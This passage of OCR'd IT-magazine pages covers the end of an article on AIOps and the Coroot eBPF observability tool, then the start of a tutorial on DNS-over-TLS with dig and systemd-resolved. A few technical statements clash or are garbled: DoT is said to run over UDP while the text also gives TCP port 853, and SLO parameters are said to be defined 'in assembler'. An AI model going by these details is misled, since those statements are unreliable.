


Figure 3: Coroot is based on eBPF, the successor to the Berkeley Packet Filter filtering mechanism in Linux, and is used in container environments to intercept network traffic for direct analysis at the Linux kernel level. © Coroot

It provides an entire toolchain for AI and machine learning, including an open API for general availability. Facebook obviously wants to be portrayed as one of the good guys in the world.

However, Red Hat doesn't want to bet its money on just one horse and is also touting Thoth as an alternative, flanked by Project Wisdom, which can already be connected to Red Hat's Ansible automation platform. This pairing is geared to handle administrative tasks with AI under the Ansible Lightspeed moniker. Red Hat is also a member of the AI Center of Excellence (AICoE), an industry consortium that promotes the use of AI and demonstrates it with practical proofs of concept. The example I mentioned, with Prometheus and Prophet, for example, was implemented by Red Hat in the scope of the AICoE.

One thing then is clear: Red Hat is throwing cash at the subject, and AIOps is a long-term project and not a flash in the pan. That said, apart from a few successful proofs of concept, the Red Hatters have not yet delivered anything significant in terms concrete results.

Coroot with AI Analysis

An observability tool out of the Coroot project (Figure 3) demonstrates how artificial intelligence can be used in practical applications now. Observability has many definitions, but most administrators understand the term to mean a combination of monitoring, alerting, trending, and log aggregation.

In contrast to other solutions, Coroot relies on the principle of zero instrumentation, which means administrators do not have to prepare their systems in any special way or install special software to use Coroot. Instead, the tool docks directly onto the Linux kernel, connecting to eBPF, an environment for running special virtual machines that provide specific functions in the network stack. Which functions are primarily up to the admin's imagination.

Coroot relies on this principle to analyze and evaluate data streams at the kernel level. It filters out the relevant data according to the admin's specifications and sends the data to a central Coroot instance, where all data streams converge. Particularly practical is that Coroot comes with a number of pre-configured virtual machines for eBPF out of the box, helping it cover a massive zoo of services on the target systems.

Once the central Coroot instance has collected its observability data, the data is not just stored safely somewhere on the local network; instead, Coroot uses machine learning models to detect anomalies in the data and identify their causes. According to the authors of the software, this feature is a central aspect of Coroot development. The tool is also said to make it significantly easier to identify the causes of failure, which includes outages that occur as a result of DDoS attacks, for example.

The software's approach is not complicated. A service level objective (SLO), which can be defined as required, provides the underpinnings by defining the valid parameters in assembler. Any deviation constitutes an anomaly and therefore an event that requires notification. Coroot then continuously feeds the machine language algorithm defined in this way live data from a setup (Figure 4). As training progresses, it adapts its alerts in an increasingly granular way to reflect the environment's local conditions.




Figure 4: Because Coroot is aware of the entire network topology of an environment, it can record it completely in just a few seconds to create a virtual network map. © Coroot

A concrete strength of AI models is that they can be trained on site and in the specific customer setup. They can respond to local characteristics in a targeted way. It is clear that, when it comes to detecting anomalies in its services, a large service provider has requirements different from a medium-sized IT service provider. Mapping with conventional methods would not serve either environment. AI-supported machine learning models adapt to these subtleties without any further intervention by the admin (Figure 5). The only present drawback with Coroot is that the tool currently only targets popular container setups that are based on Kubernetes. Although it comes with all the tools you need and can quickly be put into operation, the AI functions, which are likely to be of particular interest to many companies, are currently only available in the hosted Coroot Cloud version, so all of the provider's claims that Coroot is 100 percent free software ring hollow. This infamous open core principle makes the central engine available under a free license but keeps the really interesting additional functions under a proprietary license.

Improvement for the Worse?

Apart from the functions described with regard to specific setups, unlike training spam filters, AIOps can generate new knowledge with the right combination of input data and algorithm. Legacy spam filters will not normally recognize fresh spam mail if the message cleverly combines various elements of previous approaches to create something new. Machine learning is far smarter and can use existing data from previous attacks to identify new attack patterns without prior training, from which it then generates alerts. This ability takes the sting out of the criticism raised by many admins that AIOps will not catch on because this kind of automation has regularly done more harm than good in the past.

The classis automated reactions quite rightly meet with ridicule in production operations. However, AIOps with correctly constructed machine learning algorithms are vastly superior to legacy heuristics or even plain command processing when certain events occur. In the long term, these algorithms will become an indispensable everyday tool for administrators looking to maintain control over constantly growing setups, and they will gradually assume some of the individual tasks currently handled by administrators, just as automation is already doing.

The Times, They Are A-Changing

Most approaches to AIOps are still in their infancy and are not yet ready for production. On the one hand, this situation seems unlikely to change overnight. On the other hand, the widespread use of AI in the corporate landscape does not automatically




Figure 5: Coroot uses acquired metrics data in AI models as a basis for identifying future attack patterns through appropriately trained machine language models. © Coroot

translate to job losses – especially not in an industry that is currently struggling with the exact opposite – a massive shortage of skilled workers. Simple everyday operations tasks will undoubtedly be taken over gradually by cleverly developed AI models. In many places, however, this development will probably only mean that the specialist departments will then be able to re-deploy the staff previously involved in everyday tasks to areas where new features are created, which in turn will help drive companies forward in an innovative way.

Of course, the use of AIOps also requires a certain willingness to change on the part of the staff. In IT, more than in almost any other industry, the principle has always applied that you have to move with the times if you don't want to be removed at some time. AIOps will therefore only be problematic in the long term for admins who do not want to hand over their basic day-to-day operational tasks. Everyone else is likely to find more rewarding activities in the long term, even if these "only" consist of keeping the infrastructure required for AI running.

Conclusions

Even if you find the current hype surrounding artificial intelligence disconcerting, you will ultimately find it difficult to ignore AI completely. At the moment, AIOps might primarily be a fixed idea in the marketing departments of major manufacturers, but it does seem inevitable that machine learning models will change day-to-day operations – in IT companies in particular.

Ready-made proof-of-concept implementations have been around for a long while, and manufacturers such as IBM are already aggressively offering their extensive range of AI tools. Solutions such as Coroot show in a very practical way what is already operationally possible with AI and big data in today's data center. If you put aside your angst for a while and try not to view AI as primarily a threat to your job, you can see opportunities for innovation and cool technology with a massive amount of potential. ■

Info

[1] Gartner Market Guide for AIOps: [https://www.ibm.com/blog/gartner-market-guide-for-aiops-essential-reading-for-itops-and-sre/]

[2] Prometheus Anomaly Detector: [https://github.com/AICoE/prometheus-anomaly-detector]

The Author

Freelance journalist Martin Gerhard Loschwitz focuses primarily on topics such as OpenStack, Kubernetes, and Chef.



Shop the Shop shop.linuxnewmedia.com

Missed an issue?

You're in luck.

Most back issues are still available. Order now before they're gone!

shop.linuxnewmedia.com

GET IT NOW!

SAVE TIME ON DELIVERY WITH OUR ALTERNATIVE PDF EDITIONS





Encrypting DNS traffic on Linux with DoT

Curious Looks

Prevent attackers from spying on DNS communication or manipulating responses by encrypting your DNS traffic on Linux with the DNS-over-TLS standard and the help of systemd-resolved. By Thorsten Scherf

DNS over HTTPS (DoH) is an established, practical method of Domain Name System (DNS) encryption [1]. The standard, which dates back to 2018, encrypts DNS traffic within the HTTPS protocol, which means DNS traffic uses the same network port (tcp/443) as HTTPS. As a result, administrators initially have no way of distinguishing between DNS and HTTPS traffic. The standard is now supported by most web browsers, as well as Windows 11, and a number of public DNS servers also speak this protocol [2].

DNS over TLS (DoT) was standardized two years earlier in RFC 7858 [3]. As the name suggests, the DNS traffic is encrypted directly above the User Datagram Protocol (UDP), without needing another protocol in the application layer, making it easier for DNS providers to support this standard because they don't have to implement the fairly complex HTTP protocol on the DNS server. However, as with HTTPS, a public key infrastructure (PKI) is required; the DNS server must offer an X.509 certificate as soon as a client establishes a connection with DoT to any server supporting the standard.

DoT uses a dedicated network port (tcp/853) so that, unlike DoH, it is possible for administrators to identify DNS traffic on the network and filter it, if necessary.

Querying a Recursive DNS Server

The DNS `dig` utility makes it easy to formulate a manual query to a recursive DNS server. The server then takes care of providing a response by sending the query to the DNS server ultimately responsible for the domain in question, starting with the DNS root servers. To safeguard the request with TLS, you can use the `+tls-ca` option when calling `dig`. In the example here, I used the public DNS server (1.1.1.1) operated by provider Cloudflare [4]. In addition to regular DNS on port 53, it also supports the DoH and DoT protocols. For example, the DNS query for *it-administrator.de* resolves to 88.198.228.86. The additional information also shows that the request was made over a TLS channel.

Subject Alternative Name

You also need to use the `+tls-ca` option to ensure that the DNS server's hostname matches the Subject Alternative Name in the server's X.509 certificate. This arrangement protects you against adversary-in-the-middle (AITM) attacks. If the hostname is not identical, the TLS handshake fails. You can easily simulate this case by using the `+tls-hostname` option in the `dig`-based DNS query and quoting a hostname that matches the DNS server's hostname.

To verify the certificate chain, `dig` either accesses the certificate file in the PEM format you specified in the command with the `+tls-ca` option or, if you have not specified a file, via your system's standard certificate store. You can easily find out where this is if you run `openssl` as:

Photo by Alexander Grey on Unsplash

```
openssl version -d
OPENSSLDIR: "/etc/pki/tls"
```

On a Fedora system, this directory contains a `cert.pem` file that, in turn, contains a number of root CA certificates for validating X.509 certificates. In this case, a call with the `+tls-ca` option is identical to `+tls-ca=/etc/pki/tls/cert.pem`. If `dig` is unable to validate the certificate because of missing root CA certificates, the query again fails in this case:

```
dig @1.1.1.1 ➥
  +tls-ca=/dev/null it-administrator.de
;; TLS context cannot be created
```

The `kdig` tool from the *knot-utils* package belonging to the Knot DNS server [5] also lets you display the DNS server's certificate chain in full, which can be helpful for troubleshooting if you are having problems with the TLS handshake. Figure 1 shows how to call up the tool in debug mode.

Setting Up a Local Resolver

To give the applications on your system the ability to send DNS queries to a recursive DNS server with DoT, you can use a local resolver that supports this standard; I am using `systemd-resolved` here. Figure 2 shows an example of how to configure `systemd-resolved` on a specific interface for DoT. Don't forget to specify the DNS server in the `<IP>#<Server-Name>` format, because it enables the TLS Server Name Indication (SNI) extension to validate the DNS server's X.509 certificate. However, if the DNS server does not support DoT, all queries fail. In this case, you can use "opportunistic" DoT mode, but `systemd-resolved` will not be able to verify the server's authenticity – giving you protection against passive eavesdroppers on the network but not active attackers who manipulate the DNS 